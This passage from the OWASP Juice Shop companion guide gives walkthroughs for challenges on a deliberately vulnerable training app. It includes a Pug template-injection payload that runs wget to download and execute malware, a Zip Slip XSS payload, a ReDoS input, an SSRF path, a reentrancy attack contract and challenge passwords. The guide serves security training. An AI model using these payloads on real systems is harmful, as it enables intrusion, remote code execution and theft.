# Then repalce id values in body parameter of this file
# You need to replace the bearer token as well
# open browser dev tools, like any of the comment, then inspect the traffic to obtain
# a valid bearer token
# Launch this file by doing ./racethweb multiple-likes.toml
count = 3
verbose = true
[[requests]]
```

```

method = "POST"
url = "http://localhost:3000/rest/products/reviews"
body = "{\"id\": \"QEBb8RKLo69dsXkB\"}"
headers = ["Content-Type: application/json", "Authorization: Bearer XXX"]

```

Log in with the support team's original user credentials

Solving this challenge requires [KeePass 2.x](#) installed on your computer. If you are using a non-Windows OS you can try using some unofficial port but there is no guarantee the file can be opened on those.

- Find out that the support team's email address is support@juice-sh.op either via deduction of the pattern from other users or by completing the [Retrieve a list of all user credentials via SQL Injection](#) challenge.
- Brute forcing the password on of this user <httpc://localhost:3000/#/login> is an entirely hopeless approach.
- You might notice that the support team has a KeePass database file located in <http://localhost:3000/ftp/incident-support.kdbx> and that it is conveniently *not blocked* by the file type filter otherwise protecting this folder.
- Download and install KeePass 2.x from <http://keepass.info>
- Trying to brute force the password on this KeePass file is unlikely to succeed at this stage.
- Inspecting [main.js](#) for information leakage (e.g. by searching for [support](#)) will yield an interesting log statement that is printed when the support logs in with the wrong password:

```

ngOnInit() {
  this.formSubmitService.attachEnterKeyHandler('password-form', 'changeButton', () => this.changePassword());
}
changePassword() {
  var _a;
  if (((_a = localStorage.getItem('email')) === null || _a === void 0 ? void 0 : _a.match(/\w+/)) && !this.newPasswordControl.value.match(/^(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%*?&])[A-Za-z\d@$!%*?&]{12,30}/)) {
    console.error(`Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!`);
  }
  this.userService.changePassword({
    current: this.passwordControl.value,
    new: this.newPasswordControl.value,
    repeat: this.repeatNewPasswordControl.value
  }).subscribe((response) => {
    this.error = undefined;
    this.translate.get('PASSWORD_SUCCESSFULLY_CHANGED').subscribe((passwordSuccessfullyChanged) => {
      this.confirmation = passwordSuccessfullyChanged;
    }, (translationId) => {
      this.confirmation = { error: translationId };
    });
  });
  this.resetForm();
}

```


- The logged text is in Romanian language: Parola echipei de asistență nu respectă politica corporativă pentru conturile privilegiate! Vă rugăm să schimbați parola în consecință!
- Running this through an online translator yields something like: The password of the support team does not respect the corporate policy for privileged accounts! Please change your password accordingly!
- More interesting even is the Regular Expression `(?=.*[a-z])(?=.*[A-Z])(?=.*\d)(?=.*[@$!%?&])[A-Za-z\d@$!%?&]{12,30}` being used to check for a specific password pattern. You can assume that this is the equivalent of the mentioned corporate policy.
- This RegEx translates into the following password requirements
 - a minimum length of 12 characters
 - a maximum length of 30 characters
 - at least one lowercase character `a-z`

- at least one uppercase character A-Z
 - at least one number 0-9
 - at least one special character @\$!%*?8
11. Note also, that this RegEx would not accept *any other* special characters or letters than the ones mentioned above.
12. Assume that the support team followed the password policy for its user password *and* also for its KeePass file.
13. Furthermore, presume that they might have used a weaker password on their KeePass database, because their normal workflow might involve getting the user credentials from it when logging in to the application. Therefore, the KeePass file should be easier to break into.
14. Use a brute force script (applying the password pattern restrictions known to you) to break into the KeePass file with the terribly chosen password **Support2022!**.
15. Find the password for the support team user account in the **prod** entry of the KeePass file.

incident-support.kdbx - KeePass				
File Group Entry Find View Tools Help				
incident-support				
Title	User Name	Password	URL	
dev	{REF:U@l:D3227A2867B6934BBC9794FA78A4B923}	*****	localhost:3000	
int	{REF:U@l:D3227A2867B6934BBC9794FA78A4B923}	*****	juice-shop-staging.herokuapp.com	
prod	support@juice-sh.op	*****	juice-shop.herokuapp.com	

0 of 3 selected | Ready.

16. Log in with **support@juice-sh.op** as *Email* and **J6aVjTg0pRs@?5l!Zkq2AYnCE@RF\$P** as *Password* to beat this challenge.



Unlock Premium Challenge to access exclusive content

1. Inspecting the HTML source of the corresponding row in the *Score Board* table reveals a HTML comment that is obviously encrypted:
IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPiDtuJ7FR+D/nkWJUF+0xUF07CeCeEqYfxq+0JVVa0gNbqgYKU
Nvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjq==-->.

```
<mat-cell _ngcontent-c17 class="mat-cell cdk-column-description mat-column-description ng-star-inserted" fxflex="1 1 50%" fxhide.lt-sm fxshow role="gridcell" style="flex: 1 1 100%; box-sizing: border-box; max-width: 50%; display: none;">
  <div _ngcontent-c17>
    <img class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-12svg.../>
    <i class="far fa-gem"></i> ...
    <img class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-12svg.../>
    <i class="far fa-gem"></i> ...
    <img class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-12svg.../>
    <i class="far fa-gem"></i> ...
    <img class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-12svg.../>
    <i class="far fa-gem"></i> ...
    <img class="svg-inline--fa fa-gem fa-w-18" aria-hidden="true" data-prefix="far" data-icon="gem" role="img" xmlns="http://www.w3.org/2000/svg" viewBox="0 0 576 512" data-fa-12svg.../>
    <i class="far fa-gem"></i> ...
    <a href="/redirect?to=https://blockchain.info/address/1Abkfgevw9ps041NbL18kuDQtewG8DR7m" target="_blank">...
      " to access exclusive content."
    </a>
  </div>
</mat-cell>
```

2. This is a cipher text that came out of an AES-encryption using AES256 in CBC mode.
 3. To get the key and the IV, you should run a *Forced Directory Browsing* attack against the application. You can use ZAP for this purpose.
 - a. Of the word lists coming with ZAP only `directory-list-2.3-big.txt` and `directory-list-lowercase-2.3-big.txt` contain the directory with the key file.

- b. The search will uncover <http://localhost:3000/encryptionkeys> as a browsable directory

Name	Size	Modified
jwt.pub	248	PM 2:34:01 1/1/2019
premium.key	50	PM 2:34:01 1/1/2019

- c. Open <http://localhost:3000/encryptionkeys/premium.key> to retrieve the AES encryption key **EA99A61D92D2955B1E9285B55BF2AD42** and the IV **1337**.
4. In order to decrypt the cipher text, it is best to use **openssl**.
- echo "IvLuRfBJYlmStf9XfL6ckJFngyd9LfV1JaaN/KRTPQPidTuJ7FR+D/nkWJUF+0xUF07CeCeqYfxq+OJVVa0gNbqgYkUNvn//UbE7e95C+6e+7GtdpqJ8mqm4WcPvUGIUxmGLTTAC2+G9UuFCD1DUjg==" | openssl enc -d -aes -256-cbc -K EA99A61D92D2955B1E9285B55BF2AD42 -iv 1337133713371337 -a -A
 - The plain text is: **/this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us**
5. Visit <http://localhost:3000>this/page/is/hidden/behind/an/incredibly/high/paywall/that/could/only/be/unlocked/by/sending/1btc/to/us> to solve this challenge and marvel at the premium VR wallpaper! (Requires dedicated hardware to be viewed in all its glory.)

Perform a Remote Code Execution that occupies the server for a while without using infinite loops

1. Follow steps 1-7 of the challenge [Perform a Remote Code Execution that would keep a less hardened application busy forever](#).
2. As Request Body put in **{"orderLinesData": "/((a+)+)b/.test('aaaaaaaaaaaaaaaaaaaaaaaa')"} - which will trigger a very costly Regular Expression test once executed.**
3. Submit the request by clicking *Execute*.
4. The server should eventually respond with a **503** status and an error stating **Sorry, we are temporarily not available! Please try again later.** after roughly 2 seconds. This is due to a defined timeout so you do not really DoS your Juice Shop server.

Request a hidden resource on server through server

1. Solve [Infect the server with "juicy malware" by abusing arbitrary command execution](#) at least to the point where you have access to the "juicy malware" executables.
2. Similar to that SSTi challenge, the vulnerable place for this one is found on the <http://localhost:3000/profile> page.

3. The only promising input field for an SSRF attack is the *Gravatar URL*. Open your browser's DevTools and watch the *Network* tab.
4. Type any URL (e.g. <https://placecats.com/100/100>) into *Gravatr URL* and click *Link Gravatar*. You will realize a request <http://localhost:3000/profile/image/url> with the chosen <https://placecats.com/100/100> as parameter `imageUrl`.
5. You will find no HTTP request to <https://placecats.com/100/100> going out from your browser, though. As the image was retrieved and associated with your profile, it must have been downloaded by *the Juice Shop server*.

The screenshot shows a browser window with a "User Profile" page. On the left, there's a profile picture of a cat and some input fields for file uploads and Gravatar URLs. On the right, the browser's DevTools Network tab is open, displaying a list of network requests. One request, labeled "url", is highlighted, and its details are shown in the preview pane: a GET request to <https://placecats.com/100/100> with a response time of 200 ms.

6. To solve this challenge, you need to find a secret URL hidden inside the "juicy malware" and simulate a self-targeted SSRF attack with it.
7. Use your favorite decompiler(s) to see what is going on inside the malware program...
8. ...or execute the malware while tunneling all its traffic through a proxy.
9. Either way you should be able to identify the URL being called by it is http://localhost:3000/solve/challenges/server-side?key=tRy_H4rd3r_n0thIng_iS_Imp0ssibl3
10. Visiting that URL directly will not do anything, as it needs to be called through the *Gravatar Link* field that was presumably vulnerable to SSRF
11. Paste the URL in and click *Link Gravatar* to get the expected challenge solved notification!

Infect the server with juicy malware by abusing arbitrary command execution

1. Perform the totally obvious Google search for **juicy malware** to find <https://github.com/J12934/juicy-malware>
2. Alternatively you also find three `.url` files with direct links in <http://localhost:3000/ftp/quarantine> but you'll probably need to understand how to solve any of [Access a developer's forgotten backup file](#), [Access a salesman's forgotten backup file](#) or [Access a misplaced SIEM signature file](#) first.
3. Your goal is to use RCE to make the server download and execute the malware version for the

server OS, so on Linux you might want to run something like `wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware`

4. You probably realized by now that <http://localhost:3000/profile> is not an Angular page? This page is written using [Pug](#) which happens to be a Template engine and therefore perfectly suited for SSTi mischief.
5. Set your *Username* to **1+1** and click *Set Username*. Your username will be just shown as **1+1** under the profile picture.
6. Trying template injection into Pug set *Username* to **#{1+1}** and click *Set Username*. Your username will now be shown as **2** under the profile picture!
7. Craft a payload that will abuse the lack of encapsulation of JavaScript's [global.process](#) object to dynamically load a library that will allow you to spawn a process on the server that will then download and execute the malware.
8. The payload might look like `#{global.process.mainModule.require('child_process').exec('wget -O malware https://github.com/J12934/juicy-malware/blob/master/juicy_malware_linux_64?raw=true && chmod +x malware && ./malware')}`. Submit this as *Username* and (on a Linux server) the challenge should be marked as solved

Remember that you need to use the right malware file for your server's operation system and also their synonym command for [wget](#).

Embed an XSS payload into our promo video

1. The author [tweeted about a new promotion video](#) back in **v8.5.0** from his personal account, openly spoilerizing the URL <http://localhost:3000/promotion>



Björn Kimminich

@bkimminich

i Soon-to-be-released v8.5.0 of
@owasp_juiceshop adds some audible joy
(kudos to **@braimee**) in a fancy promo video!

Preview: juice-shop-staging.herokuapp.com/promotion

(⚠ Any "The soap bubbles represent your security posture, riiiiight?" jokes will be admonished by our legal team!)

[Tweet übersetzen](#)



22:11 - 6. Apr. 2019

12 Retweets 17 „Gefällt mir“-Angaben



12



17



Weiteren Tweet hinzufügen

Difficulty

#E

2. After changing the video sported on the promotion page in **v12.5.0**, the Juice Shop's own Twitter account [published another message](#), this time spoiling the URL <http://demo.owasp-juice.shop/promotion>



OWASP Juice Shop
@owasp_juiceshop

...

v12.5.0 is here! Comes w/ a few subtle UI changes & an actual security fix! We also improved our CI/CD pipeline stability & code linting behind the scenes.

Most notably in this release, our (hackable) promo video is now the new [@owasp](#) membership ad clip:

[demo.owasp-juice.shop/promotion](#)


[Tweet übersetzen](#)

10:58 vorm. · 16. Jan. 2021 · TweetDeck

15 Retweets 22 „Gefällt mir“-Angaben



3. Visit <http://localhost:3000/promotion> to watch the video advertising the benefits of an OWASP membership! You will notice that it comes with subtitles enabled by default.



4. Right-click and select *View Source* on the page to learn that it loads its video from <http://localhost:3000/video> and that the subtitles are directly embedded in the page itself.
5. Inspecting the response for <http://localhost:3000/video> in the *Network* tab of your DevTools shows an interesting header **Content-Location:** `/assets/public/videos/owasp_promo.mp4`
6. Trying to access the video directly at http://localhost:3000/assets/public/videos/owasp_promo.mp4 works fine.
7. Getting a directory listing for <http://localhost:3000/assets/public/videos> does not work unfortunately.
8. Knowing that the subtitles are in [WebVTT](#) format (from step 3) a lucky guess would be that a corresponding `.vtt` file is available alongside the video.
9. Accessing http://localhost:3000/assets/public/videos/owasp_promo.vtt proves this assumption correct.
10. As the subtitles are not loaded separately by the client, they must be embedded on the server side. If this embedding happens without proper safeguards, an XSS attack would be possible if the subtitles files could be overwritten.
11. The prescribed XSS payload also hints clearly at the intended attack against the subtitles, which are themselves enclosed in a `<script>` tag, which the payload will try to close prematurely with its starting `</script>`.
12. To successfully overwrite the file, the Zip Slip vulnerability behind the [Overwrite the Legal Information file](#) challenge can be used.


13. The blind part of this challenge is the actual file location in the server file system. Trying to create a Zip file with any path trying to traverse into `../../assets/public/videos/` will fail. Notice that `../../` was sufficient to get to the root folder in [Overwrite the Legal Information file](#).
14. This likely means that there is a deeper directory structure in which `assets/` resides.
15. This actual directory structure on the server is created by the AngularCLI tool when it compiles the application, but is unfortunately not fully leaked anywhere in the client-side code.
16. You can get a hint on a possible base directory `frontend/` from <http://localhost:3000/main.js> and several other JavaScript files you find in the *Sources* tab of your Browser's DevTools from the fact that they all start with `"use strict";(self.webpackChunkfrontend=self.webpackChunkfrontend||[])` where `frontend` is the Angular project name.
17. Trying `../../frontend/assets/public/videos/` will still fail as your Zip Slip directory traversal payload.
18. Either by intense brute-forcing, lucky guessing or heavy googling you might eventually end up with a path prefix of `frontend/dist/frontend/` in which `assets/` resides on the server. Thus, the path you need to work with, is `frontend/dist/frontend/assets/`. Note that there really is no "right" way to find this out, but here are some possible ways:
 - You can easily find many Angular examples where some `dist/` folder is involved in the application packaging
 - Via Google you might stumble across <https://vorozco.com/blog/2019/2019-09-11-Packaging-Angular-8-Apps-War.html> which mentions `<directory>src/main/frontend/dist/frontend</directory>` as their package folder.
 - You could create a list of possible involved package names and then create different Zip Slip payloads for these, adding one and eventually two additional recursions into deeper directory levels.
 - As long as `frontend` and `dist` are in your list, you will end up with the right permutation of `frontend/dist/frontend` on a depth level of 3 eventually.
19. Prepare a ZIP file with a `owasp_promo.vtt` inside that contains the prescribed payload of `</script><script>alert('xss')</script>` with `zip` `exploit.zip` `../../frontend/dist/frontend/assets/public/videos/owasp_promo.vtt` (on Linux).
20. Upload the ZIP file on <http://localhost:3000/#/complain>.
21. The challenge notification will not trigger immediately, as it requires you to actually execute the payload by visiting <http://localhost:3000/promotion> again.
22. You will see the alert box and once you go *Back* the challenge solution should trigger accordingly.

Withdraw more ETH from the new wallet than you deposited

1. Visit the Digital Wallet(wallet) from the Orders & Payment Section in the Account dropdown.
2. Find the link to the new crypto wallet at the right side of the container.
3. Search for the name of the functions that interact with the Deposit and Withdraw functionality on the page, "eth deposit" and "withdraw" respectively and the address of the Juice Shop Wallet

contract "0x413744D59d31AFDC2889aeE602636177805Bd7b0".

4. Use the [Remix Online IDE](#) or the Juice Shop Web3 Sandbox to write your own contract script for exploiting the contract.
5. Make sure to use the same metamask wallet as connected on the Juice Shop Web3 Wallet page for the attack.
6. We need to write a script contract for a [Reentrancy attack](#), the most common and vulnerable form of exploit for contracts.
7. Below is a sample contract for the same:



The screenshot shows the Contract Editor interface with the following Solidity code:

```
Contract Editor

1 // SPDX-License-Identifier: MIT
2 pragma solidity ^0.6.12;
3
4 interface IReentrance {
5     function ethdeposit(address _to) external payable;
6     function withdraw(uint _amount) external;
7 }
8
9 contract AttackWallet {
10     IReentrance public challenge = IReentrance(0x413744D59d31AFDC2889aeE602636177805Bd7b0);
11     uint256 initialDeposit;
12
13     function attack() external payable {
14         initialDeposit = msg.value;
15         challenge.ethdeposit{value: initialDeposit}(address(this));
16         callWithdraw();
17     }
18
19     receive() external payable {
20         callWithdraw();
21     }
22
23     function callWithdraw() private {
24         uint256 challengeTotalRemainingBalance = address(challenge).balance;
25         bool keepRecursing = challengeTotalRemainingBalance > 0;
26
27         if (keepRecursing) {
28             uint256 toWithdraw =
29                 initialDeposit < challengeTotalRemainingBalance
30                 ? initialDeposit
31                 : challengeTotalRemainingBalance;
32             challenge.withdraw(toWithdraw);
33         }
34     }
35 }
36 }
```

8. Compile and Deploy the contract on the Sepolia testnet.
9. Execute the attack function by depositing some ETH which successfully exploits the wallet.

[1] [https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_\(OTG-INPVAL-004\)](https://wiki.owasp.org/index.php/Testing_for_HTTP_Parameter_pollution_(OTG-INPVAL-004))

[2] <https://en.wikipedia.org/wiki/ROT13>

[3] <http://www.kli.org/about-klingon/klingon-history>

[4] https://en.wikipedia.org/wiki/List_of_postal_codes_in_Germany

[5] <https://en.wikipedia.org/wiki/Leet>

[6] https://en.wikipedia.org/wiki/Billion_laughs_attack

[7] <https://res.cloudinary.com/snyk/image/upload/v1528192501/zip-slip-vulnerability/technical-whitepaper.pdf>

Jingle lyrics

Official OWASP Juice Shop Jingle written by Brian Johnson

VERSE 1

When you want to shop online then you had better be sure
The experience is safe and also secure

Don't want to let no SQLi or cross-site scripting ruin your day
No, you want to break into a joyous song and say:

CHORUS 1

Juice Shop! Juice Shop!
You can order tasty beverages in any quantity
Juice Shop! Juice Shop!
Just don't test the site with Burp Suite or you won't like what you see

VERSE 2

Now if you're feeling kinda sneaky and you're inclined to explore
You might find inside the Juice Shop...a hidden score board
It will point you towards a vuln'rability or maybe two
And when you're done you'll say, "This site should get a code review!"

CHORUS 2

Juice Shop! Juice Shop!
It has got more holes then a warehouse filled with gallons of Swiss cheese
Juice Shop! Juice Shop!
It's a wet nightmare of broken code that'll bring you to your knees

BRIDGE

I wouldn't let my credit card go anywhere that's near it
If you give Juice Shop your password then you should surely fear it

VERSE 3

So in conclusion I would like to say a final thing or two
I won't be shopping at The Juice Shop with my coupon code for June
The site is nothing more than one big pile of HTTP fail
Whoever made this site should rot for years in Internet jail

CHORUS 1

Juice Shop! Juice Shop!
You can order tasty beverages in any quantity
Juice Shop! Juice Shop!
Just don't test the site with Burp Suite or you won't like what you see

Guitar tab sheet

Below you find the guitar tab sheet for the chorus of the jingle.

When you [D] want to shop online then you had [G] better be [D] sure
The [D] experience is safe, and [A] also secure
Don't wanna [D] let no SQLi or cross-site [G] scripting ruin your [D] day
No you [D] wanna break into a joyous [G] song [A] and [D] say

[G] Juice [D] Shop, [G walk-up to A] Juice [Bm] Shop
You can [D] order tasty beverages in [A] any quantity
[G] Juice [D] Shop, [G walk-up to A] Juice [Bm] Shop
Just don't [D] test the site with Burp Suite or you [G] won't like [A] what you [D]
see

Postface

THIS IS THE OFFICIAL COMPANION GUIDE TO THE OWASP JUICE SHOP APPLICATION. BEING A WEB APPLICATION WITH A VAST NUMBER OF INTENDED SECURITY VULNERABILITIES, THE OWASP JUICE SHOP IS SUPPOSED TO BE THE OPPOSITE OF A BEST PRACTICE OR TEMPLATE APPLICATION FOR WEB DEVELOPERS: IT IS AN AWARENESS, TRAINING, DEMONSTRATION AND EXERCISE TOOL FOR SECURITY RISKS IN MODERN WEB APPLICATIONS. THE OWASP JUICE SHOP IS AN OPEN-SOURCE PROJECT HOSTED BY THE NON-PROFIT OPEN WEB APPLICATION SECURITY PROJECT (OWASP) AND IS DEVELOPED AND MAINTAINED BY VOLUNTEERS.

BJÖRN KIMMINICH HAS OVER TWO DECADES OF PROGRAMMING EXPERIENCE WITH EXPERTISE ON SOFTWARE SUSTAINABILITY, CLEAN CODE AND TEST AUTOMATION AS WELL AS APPLICATION SECURITY. HE IS THE PROJECT LEADER OF THE OWASP JUICE SHOP AND MEMBER OF THE GERMAN OWASP CHAPTER BOARD.

